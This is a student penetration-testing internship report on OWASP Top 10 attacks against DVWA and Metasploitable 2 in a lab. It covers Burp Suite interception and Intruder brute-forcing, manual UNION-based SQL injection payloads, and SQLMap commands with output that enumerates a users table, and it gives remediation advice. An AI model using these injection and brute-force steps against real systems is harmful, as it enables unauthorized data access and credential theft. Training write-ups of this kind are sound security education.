CYBERSTER RED TEAM

WEEKLY INTERNSHIP REPORT #4

Web Application Penetration Testing
(OWASP Top 10)

Name:	**Manahil Fayyaz**
Roll No:	**CSI-B1-200**
Instructor:	**Umar Niaz**
Targets:	**Metasploitable 2 , DVWA**

Table of Contents

Executive Summary 3
Task 01: Burp Suite Mastery (The Interceptor) 4
1.1 : Configure Burp Suite with Your Browser 4
1.2: HTTP Request Interception and Parameter Manipulation 5
1.3: Repeater and Intruder Replaying and Brute-Forcing Requests 5
Task 02: Injection Attacks (SQLi & Command Injection) 8
2.1 Manual SQL Injection 8
2.2 Automated SQL Injection with SQLMap 11
2.3 OS Command Injection 13
Task 03: Broken Access Control & IDOR 15
3.1 Perform an IDOR test: 15
Task 04: Cross-Site Scripting (XSS) & File Inclusion 16
4.1 Reflected XSS 16
4.2 Local File Inclusion (LFI) 18
4.3 Remote File Inclusion (RFI) 19

Executive Summary

This report documents the findings of a Week 04 penetration testing exercise conducted under supervised academic guidance, targeting the OWASP Top 10 web application vulnerabilities within a controlled, legally authorized lab environment.

Four task areas were covered: **Task 01** focused on Burp Suite proxy setup, request interception, and brute-force attacks using Repeater and Intruder. **Task 02** covered SQL Injection (manual and via SQLMap) and OS Command Injection. **Task 03** demonstrated Broken Access Control through IDOR, where changing a user ID exposed another user's private data. **Task 04** addressed XSS, Local File Inclusion, and Remote File Inclusion vulnerabilities.

All vulnerabilities were successfully reproduced with proof-of-concept evidence. A consistent finding across all tasks was that insufficient input validation and authorisation checks expose applications to attacks ranging from data theft to full server compromise. Each section includes reproduction steps, impact analysis, PoC screenshots, and code-level fixes such as prepared statements, output encoding, and server-side access controls.

⚠ Ethical Disclosure & Legal Authorization

All tasks documented in this report were conducted exclusively within legally authorized, controlled lab environments , specifically DVWA (Damn Vulnerable Web Application) and Metasploitable 2, which are purpose-built vulnerable applications designed for security training. No real-world systems, live networks, or third-party services were targeted at any point. All activities were performed under proper academic and professional guidance, in full compliance with ethical hacking principles and applicable laws. The findings presented herein are intended solely for educational purposes and to demonstrate responsible security research practices.


Task 01: Burp Suite Mastery (The Interceptor)

Burp Suite is the industry-standard web application security testing platform. This task covers configuring Burp Suite as a proxy, intercepting HTTP traffic, and leveraging its core tools , Repeater and Intruder , to manipulate requests and perform automated attacks.


1.1 : Configure Burp Suite with Your Browser

Vulnerability Breakdown

To begin, Burp Suite must be configured to intercept browser traffic. Open Burp Suite and navigate to Proxy → Options, then verify the listener is active on 127.0.0.1:8080. Next, install the FoxyProxy browser extension, which allows quick switching between proxy profiles. Create a new FoxyProxy profile pointing to 127.0.0.1 on port 8080 and activate it. Once configured, all browser HTTP/HTTPS traffic will be routed through Burp Suite, enabling full interception and inspection of web requests.



Foxy Proxy Configuration:



Impact Analysis

Without proper proxy configuration, an attacker would be unable to intercept and inspect web traffic. With Burp Suite properly set up, a penetration tester or malicious actor can view, modify, and replay every HTTP request and response in real time, exposing sensitive data such as session tokens, credentials, and API keys that are transmitted in the clear.


Remediation

Organizations should enforce TLS/HTTPS across all endpoints and implement certificate pinning in mobile or desktop clients to prevent trivial MITM interception. Sensitive data should never be transmitted in URL parameters or unencrypted headers.

1.2: HTTP Request Interception and Parameter Manipulation

Vulnerability Breakdown

Once the proxy is active, enable interception via Proxy → Intercept → Intercept is ON. Navigate to a target web page in the browser. Burp Suite will pause the request, displaying all HTTP headers and body parameters. You can then modify any parameter value , such as user IDs, price fields, or hidden form values , before forwarding the request to the server. This demonstrates how client-side data cannot be trusted.



Impact Analysis

Parameter manipulation allows attackers to tamper with business logic. For instance, modifying a product price to a negative value, changing a user_id to access another account, or altering a role field from "user" to "admin" can lead to unauthorized access, financial fraud, or privilege escalation.


Remediation

All business logic and security decisions must be enforced server-side. Never trust client-supplied data. Implement input validation, authorization checks on every endpoint, and use signed or server-verified session tokens for sensitive operations.

1.3: Repeater and Intruder Replaying and Brute-Forcing Requests


Vulnerability Breakdown

Burp Repeater allows manual replay of any intercepted request. After capturing a request via Proxy → Intercept, right-click it and select Send to Repeater. Open the Repeater tab to view, modify, and resend the request as many times as needed, observing each response for differences in behavior.




Intruder:


For automated attacks, Burp Intruder is used. Intercept a login request, then right-click and select Send to Intruder. In the Positions tab, highlight the target parameter value (such as the password field) and click Add § to mark it as a payload injection point. The resulting payload position appears as:
username=admin&password=§123§



In the Payloads tab, select Simple List as the payload type and add a list of common passwords.



Click Start Attack to launch the brute-force. Burp Intruder will send one request per payload, and you can compare response lengths or status codes to identify a successful login.



Impact Analysis

Automated brute-force attacks against login forms can compromise user accounts if no rate limiting or account lockout is in place. An attacker with a common password list can cycle through thousands of combinations within minutes, gaining unauthorized access to user accounts.

Remediation

Implement account lockout policies after a defined number of failed attempts, CAPTCHA challenges, multi-factor authentication (MFA), and rate limiting on authentication endpoints. Monitor and alert on abnormal login attempt volumes.

Task 02: Injection Attacks (SQLi & Command Injection)


Injection vulnerabilities occur when untrusted data is sent to an interpreter as part of a command or query. This task covers manual SQL Injection, automated SQLMap usage, and OS Command Injection .

2.1 Manual SQL Injection

Vulnerability Breakdown

Step 1 : Identify an Injection Point:

Navigate to the target application and identify input fields or URL parameters that interact with the database. Capture the request in Burp Suite and send it to Repeater for controlled testing.




Step 2 :Test for SQL Injection:

Modify the vulnerable parameter by appending a single quote (') to check for SQL errors.


For example, navigate to http://example.com/product.php?id=1'.

If the application returns a database error such as 'SQL syntax error', the parameter is likely injectable.




Step 3 :Confirm with Boolean Logic:

Send the request to Repeater and test with logical conditions. A true condition (AND 1=1) should return the normal page, while a false condition (AND 1=2) should return an empty or different response. If behavior changes between true and false, SQL Injection is confirmed.




Step 4 : Identify Number of Columns:

Use ORDER BY clauses to determine the number of columns returned by the query. Increment the number (ORDER BY 1, ORDER BY 2, etc.) until an error is returned. The last working number indicates the total column count.



In this test, the query errored on the third attempt, confirming 2 columns.



Step 5 : UNION-Based Data Extraction:

With the column count known, perform a UNION SELECT to align the injected query with the original.


For example: http://example.com/product.php?id=1 UNION SELECT 1,2.

Numbers appearing in the page output indicate injectable column positions.

Step 6 :Extract Database Version:

Replace a column placeholder with the version() function to retrieve the database version.


Payload used*: 1' UNION SELECT null, version() --*



Step 7 :Extract Current Database User:

Use the user() function to reveal the database account running queries.

Successful output showed root@localhost, confirming the database runs with elevated privileges.



Impact Analysis

A successful SQL Injection attack allows an attacker to bypass authentication, extract the entire database including credentials and personal data, modify or delete records, and in some configurations execute operating system commands. Retrieving root@localhost confirms the database is running as a privileged user, amplifying the potential damage significantly.

Proof of Concept (PoC)

Successful extraction demonstrated: Database Version: MySQL 5.0.51a-3ubuntu5 and Current User: root@localhost , confirming manual SQL Injection successfully retrieved sensitive database information.

Remediation

Code-Level Fix :Use Prepared Statements (Parameterized Queries): Never concatenate user input directly into SQL queries. Instead, use parameterized queries .

Additionally, apply the principle of least privilege to database accounts, disable detailed error messages in production, and use a Web Application Firewall (WAF) as a secondary layer of defense.

2.2 Automated SQL Injection with SQLMap

Vulnerability Breakdown

SQLMap automates the detection and exploitation of SQL Injection vulnerabilities. The process is carried out in four stages.

First, a basic scan identifies **available databases**.

Command: *sqlmap -u "http://target-site.com/product.php?id=1"--dbs.*

```
[14:30:14] [INFO] fetching database names
[14:30:44] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Once databases are listed, tables within a specific database are enumerated.

Command: *sqlmap -u "http://target-site.com/product.php?id=1" -D database_name --tables*

```
[14:32:38] [INFO] fetching tables for database: 'dvwa'
[14:32:38] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+------------+
| guestbook |
| users      |
+------------+
```

Column names are then extracted with the --columns flag.

Command : *sqlmap -u "http://target-site.com/product.php?id=1" -D database_name -T users --columns*

```
Database: dvwa
Table: users
[6 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| user        | varchar(15)  |
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| password    | varchar(32)  |
| user_id     | int(6)       |
+-------------+--------------+
```

Finally, data is dumped using --dump, extracting stored records including user credentials.

